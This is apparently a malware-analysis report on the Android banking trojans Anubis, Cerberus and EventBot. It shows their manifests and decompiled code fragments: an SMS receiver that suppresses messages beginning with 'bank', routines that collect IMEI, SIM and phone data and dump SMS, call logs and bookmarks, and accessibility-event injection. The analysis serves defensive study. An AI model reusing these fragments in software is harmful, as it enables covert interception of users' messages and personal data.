android.permission.ACCESS_WIFI_STATE	46.3	android.permission.INSTALL_PACKAGES	5.8
android.permission.ACCESS_COARSE_LOCATION	42.6	com.android.launcher.permission.READ_SETTINGS	5.5
android.permission.ACCESS_FINE_LOCATION	37.7	android.permission.MOUNT_UNMOUNT_FILESYSTEMS	5.4
android.permission.WAKE_LOCK	26.5	android.permission.RESTART_PACKAGES	4.5
android.permission.VIBRATE	25.3	android.permission.WRITE_APN_SETTINGS	4.1
android.permission.RECEIVE_BOOT_COMPLETED	24.2	android.permission.CHANGE_CONFIGURATION	2.2
com.android.launcher.permission.INSTALL_SHORTCUT	23.3	android.permission.WRITE_SECURE_SETTINGS	1.8
android.permission.CHANGE_WIFI_STATE	19.9	android.permission.ACCESS_COARSE_UPDATES	1.7
android.permission.CALL_PHONE	16.9	android.permission.DELETE_PACKAGES	1.5
android.permission.GET_TASKS	14.9	android.permission.READ_SETTINGS	0.8
android.permission.SEND_SMS	14.8	android.permission.RECEIVE_WAP_PUSH	0.5


The first stage of static analysis to check the AndroidManifest.xml file by using Jadx to discover the permission granted for the application. This application has the Anubis malware as a game, but it has many permissions listed as figure 8 more than needs. The internet permission is common for games for statistics tracking, sharing options and advertisements. The wake lock can avoid the sleeping mode during playing games. However, permissions such as read SMS, receive SMS, read contact, read history bookmarks, access to the network and check logs are potential risks and dangerous actions for this application. See figure 8 below.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1"
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_CALENDAR"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17"/>
```

Figure 8. AndroidManifest.xml from Anubis

Depending on the purpose and expansion of the malware's activities, an application is designed with possible multiple permissions. In case of Cerberus malware as illustrated in figure 9, there are many permissions required to perform hidden actions in the system such as read bookmark history, record audio, read SMS contacts and call logs.




```xml
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_ADDED"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_CHANGED"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_INSTALL"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_REPLACED"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.READ"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE"/>
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT"/>
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE"/>
<uses-permission android:name="com.sonymobile.home.permission.PROVIDER_INSERT_BADGE"/>
<uses-permission android:name="com.anddoes.launcher.permission.UPDATE_COUNT"/>
<uses-permission android:name="com.majeur.launcher.permission.UPDATE_BADGE"/>
<uses-permission android:name="com.huawei.android.launcher.permission.CHANGE_BADGE"/>
<uses-permission android:name="com.huawei.android.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.huawei.android.launcher.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.READ_APP_BADGE"/>
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.oppo.launcher.permission.WRITE_SETTINGS"/>
```

Figure 9. AndroidManifest.xml from Cerberus

The next stage to check the class files to discover suspicious actions in the lines of code. This phase takes much time depending on the complexity of the application, the attempt to intentionally conceal or use multiple classes, nonsense classes. By using search engines with keywords such as SMS, message, and host can support to speed up finding suspicious code lines.


In the SmsReceiver class, it is shown much suspicious as a real malware action when checking the message to discard using abortBroadcast with starting “bank” word in the message.



```java
public class SmsReceiver extends BroadcastReceiver {
    public static final String SMS_RECEIVED_INTENT = "android.provider.Telephony.SMS_RECEIVED";
    private static final String STEALTH_TEXT = "bank";

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals(SMS_RECEIVED_INTENT)) {
            Bundle bundle = intent.getExtras();
            String msg = "";
            if (bundle != null) {
                Object[] pdus = (Object[]) bundle.get("pdus");
                SmsMessage[] msgs = new SmsMessage[pdus.length];
                for (int i = 0; i < msgs.length; i++) {
                    msgs[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
                    msg = String.valueOf(msg) + msgs[i].getMessageBody().toString();
                }
                if (msg.toLowerCase().startsWith(STEALTH_TEXT)) {
                    abortBroadcast();
                    Toast.makeText(context, "DROPPED SMS!", 1).show();
                }
            }
        }
    }
}
```


Figure 10. SmdReveiver Class (Anubis)

In this class, it is revealed that there are many commands that request to provide user information such as phone ID, IMEI, sim, etc. do not relate to a game.




```
        try {
            tm = (TelephonyManager) getSystemService("phone");
            imei = tm.getDeviceId();
        } catch (Exception e) {
            System.out.println(e.getMessage());
            e.printStackTrace();
        }
        this.xml.addAttribute("imei", imei);
        try {
            line1 = tm.getLine1Number();
        } catch (Exception e2) {
            e2.printStackTrace();
        }
        this.xml.addAttribute("line1", line1);
        try {
            networkOP = tm.getNetworkOperatorName();
        } catch (Exception e3) {
            e3.printStackTrace();
        }
        this.xml.addAttribute("networkOp", networkOP);
        try {
            simSerial = tm.getSimSerialNumber();
        } catch (Exception e4) {
            e4.printStackTrace();
        }
        this.xml.addAttribute("simSerial", simSerial);
        try {
            imsi = tm.getSubscriberId();
        } catch (Exception e5) {
            e5.printStackTrace();
        }
        this.xml.addAttribute("imsi", imsi);
        System.out.println("dumping sms");
        dumpSMS();
        System.out.println("dumping clog");
        readCallLog();
        System.out.println("dumping bbookmarks");
        readBrowserBookmarks();
        System.out.println("dumping bsearches");
        readBrowserSearches();
```


Figure 11. The method to check some important information (Anubis)



```
    public String c() {
        try {
            return Settings.Secure.getString(getContentResolver(), "android_id");
        } catch (Exception e2) {
            return "";
        }
```




```
static String x() {
    String str = "";
    Signature[] signatureArr = context.getPackageManager().getPackageInfo(context.getPackageName(), 64).signatures;
    for (int i = 0; i < signatureArr.length; i++) {
        try {
            Signature signature = signatureArr[i];
            MessageDigest instance = MessageDigest.getInstance(a("ざぎい", false));
            instance.update(signature.toByteArray());
            str = Base64.encodeToString(instance.digest(), 0);
        } catch (PackageManager.NameNotFoundException | NoSuchAlgorithmException e2) {
        }
    }
    return str.trim();
}
```




```
public byte[] a(SecretKey secretKey, byte[] bArr) throws Exception {
    Cipher instance = Cipher.getInstance(a("あいざ", true));
    instance.init(2, secretKey);
    return instance.doFinal(Base64.encode(bArr, 0));
}

public SecretKey a(e eVar) throws Exception {
    return SecretKeyFactory.getInstance(a("あいざ", true)).generateSecret(eVar);
}
```


Figure 12. Get the ID and app signatures (Cerberus)



```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_RUN_IN_BACKGROUND"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_USE_DATA_IN_BACKGROUND"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
```



```
import com.libInterface;

public class activity extends AppCompatActivity {
    final int ACTIVITY_MODE_A11Y = 2;
    final int ACTIVITY_MODE_ADMIN = 1;
    final int ACTIVITY_MODE_LOCK_NAVIGATION = 4;
    final int ACTIVITY_MODE_LOCK_OVERLAY = 5;
    final int ACTIVITY_MODE_OVERLAY = 3;
    final int ACTIVITY_MODE_PINNED = 7;
    final int ACTIVITY_MODE_WEB = 6;
    WebView webOverlay;

    /* access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support
    public void onCreate(Bundle bundle) {
```




```
        try {
            onAccessibilityEventFired.acquire();
            try {
                if (!(accessibilityEvent.getPackageName() == null || service.Func == null)) {
                    if (injectEventQueue == null) {
                        injectEventQueue = service.Func.getInjectEventQueue();
                    }
                    injectEventQueue.put(service.Func.getInjectEventClass(AccessibilityEvent.obtain(accessibilityEvent)));
                }
            } finally {
                onAccessibilityEventFired.release();
            }
        } catch (InterruptedException unused) {
        }
    }

    @Override // android.accessibilityservice.AccessibilityService
    public void onInterrupt() {
        Log.v(TAG, "***** [a1ly] [func] onInterrupt");
    }

    @Override // android.accessibilityservice.AccessibilityService
    public void onServiceConnected() {
        Log.v(TAG, "***** [a1ly] [func] onServiceConnected");
        context = this;
        a1lyService = this;
        if (service.Func != null) {
            service.Func.printDebug("[func] [a1ly] onServiceConnected and Func loaded");
            service.Func.minimizeAll(this);
            injectEventQueue = service.Func.getInjectEventQueue();
            service.Func.setA1lyService(a1lyService);
            setServiceInfo(service.Func.makeA1lyServiceInfo());
            service.Func.doAutorun();
        } else {
            try {
                service.loadLibMutex.acquire();
                try {
                    FuncLocal = new service().loadLib(this, 2, false);
                    FuncLocal.printDebug("[func] [a1ly] [FuncLocal] onServiceConnected and FuncLocal loaded");
                    FuncLocal.minimizeAll(this);
```

Figure 13. AndroidManifest.xml, activity and events class in EventBot.


There is much information recorded such as details of SIM, ID, contacts and logs. These are extremely important information from users and it is sent to an unknown network when the application connects to the network.

Based on the "overlay" technique, EventBot can trick users into entering into a website which is injected to get the user PIN, username and passwords. Besides, all install applications and device information are collected to send the attacker’s server (Figure 14). EventBot can encrypt data using the Curve25519 algorithm to increase the security layer to communicate with the server. (Figure 15)



```
public class cfg {
    public static String TAG = "eventBot";
    public static Long alarmDelay = bootDelay;
    public static Long bootDelay = 10L;
